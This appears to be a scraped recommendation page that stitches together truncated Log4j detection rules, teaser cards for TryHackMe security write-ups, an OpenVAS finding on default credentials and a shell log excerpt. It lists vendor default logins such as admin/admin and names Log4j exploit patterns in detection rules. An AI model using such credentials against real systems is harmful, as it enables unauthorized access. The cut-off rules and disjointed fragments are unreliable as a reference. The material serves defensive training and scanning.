"FOX-SRT - Exploit - Possible Apache Log4j Exploit Attempt in HTTP Header (strict)"; flow:established,to_server; content:
"FOX-SRT - Exploit - Possible Apache Log4j Exploit Attempt in URI (strict)"; flow:established, to_server; content:"${"; h
"FOX-SRT - Exploit - Possible Apache Log4j Exploit Attempt in Client Body (strict)"; flow:to_server; content:"${"; http_e
```



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## Snort Challenge—The Basics WriteUp (Part 3)

In In this final part, we'll complete our journey in understanding how Snort works, review the insights gained, and discuss final steps to...

Aug 7, 2024

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High (CVSS: 10.0)  
NVT: OpenVAS / Greenbone Vulnerability Manager Default Credentials (OID: 1.3.6.1.4.1.25623.1.0.108554)

Product detection result: cpe:/a:openvas:openvas\_manager:7.0 by OpenVAS / Greenbone Vulnerability Manager Detection (OID: 1.3.6.1.4.1.25623.1.0.103825)

Summary

The remote OpenVAS / Greenbone Vulnerability Manager is installed/configured in a way that it has account(s) with default passwords enabled.

Vulnerability Detection Result

It was possible to login using the following credentials (username:password:role):  
  
admin:admin:Admin

Impact

This issue may be exploited by a remote attacker to gain access to sensitive information or modify system configuration.


Solution

Solution type: Workaround

Change the password of the mentioned account(s).

Vulnerability Insight

It was possible to login with default credentials: admin/admin, sadmin/changeme, observer/observer or admin/openvas.

 embossdotar

# TryHackMe— Vulnerability Scanner Overview— Writeup

Key points: Vulnerability scanners | Vulnerability scanning | CVE | CVSS | OpenVAS.  
Vulnerability Scanner Overview by awesome TryHackMe! 🎉

★ Oct 22, 2024


👏 65


💬 1


🔖<sup>+</sup>


⋮

Lists


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Abhijeet Singh

**TShark Challenge I: Teamwork | SOC Level 1 | TryHackMe Walkthrough**

Task 1 - Introduction

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## Retracted—TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024 50



```
rd.img.old  lib64      media  opt    root  sbin  srv  tmp  var      vmlinuz.old
            lost+found mnt    proc   run   snap  sys  usr    vmlinuz

var/log
log# ls
cloud-init-output.log  dpkg.log      kern.log      lxd      unattended-upgrades
cloud-init.log         fontconfig.log  landscape     syslog   wtmp
dist-upgrade          journal       lastlog       tallylog

log# cat auth.log | grep install
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/
8-55 sudo:  cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chow
hare/dokuwiki/bin /usr/share/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/s
hare/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
log#
```

 Dan Molina

## Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here:  
<https://tryhackme.com/room/disgruntled>

Oct 22, 2024

[See more recommendations](#)